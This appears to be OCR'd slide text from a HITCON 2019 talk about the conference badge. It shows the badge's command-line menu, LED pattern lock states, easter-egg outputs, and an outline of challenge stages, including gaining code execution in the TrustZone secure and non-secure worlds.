
```
 _  _ ___ _____ ___ ___  _  _   ___ __  _ ___ 
| || |_ _|_   _/ __/ _ \| \| | |_  )  \/ / _ \
| __ || |  | || (_| (_) | .` |  / / () | \_, /
|_||_|___| |_| \___\___/|_|\_| /___\__/|_|/_/ 


HitconBadge2019 >>
```

Badge Command Line




```
HitconBadge2019 >> help
show
info
unlock
setname
clear
hello
angelboy
yuawn
ping
ls
id
cat
echo
alias
whoami
help
```

show




```
HitconBadge2019 >> show
Pattern 0: Lock
  led 00: Lock
  led 01: Lock
  led 02: Lock
Pattern 1: Lock
  led 03: Lock
  led 04: Lock
  led 05: Lock
Pattern 2: Lock
  led 06: Lock
  led 07: Lock
  led 08: Lock
Pattern 3: Lock
  led 09: Lock
  led 10: Lock
  led 11: Lock
Pattern 4: Lock
  led 12: Lock
  led 13: Lock
  led 14: Lock
Pattern 5: Lock
  led 15: Lock
  led 16: Lock
  led 17: Lock
Pattern 6: Lock
  led 18: Lock
  led 19: Lock
  led 20: Lock
Pattern 7: Lock
  led 21: Lock
  led 22: Lock
  led 23: Lock

Badge challenge:
[Stage 1] Snake pattern: Lock
[Stage 2] Pwned NS pattern: Lock
[Stage 3] Pwned the whole badge pattern: Lock
```

show




```
Badge challenge:
[Stage 1] Snake pattern: Lock
[Stage 2] Pwned NS pattern: Lock
[Stage 3] Pwned the whole badge pattern: Lock
```

ls




```
HitconBadge2019 >> ls
flag.txt
README.md
```

cat



```
HitconBadge2019 >> cat
Meow~
```

angelboy



```
HitconBadge2019 >> angelboy
        __
        \/.--,
        //_.'
   ._""_/""____..
  /  . . . . . . .  \
 / . . \ . . / . . \
 |. ____\ . /____. |
 \ . . . . . . . . |
 \. . . . . . . . ./
  \ . . . -- . . ./
   '-.__.__.__._-'
```

HITCON Badge Challenge

HITCON Badge Challenge

- 24 LEDs, 11 patterns
- 8 patterns could be unlocked by playing the games with sponsors
- 1 pattern - snake challenge
- 1 pattern - Achieve code execution in Non-secure World
- 1 pattern - Achieve code execution in Secure World

HITCON Badge Challenge

- I put my application in trustzone, my app is pretty safe. 😃
- Private key, face id, fingerprint etc.

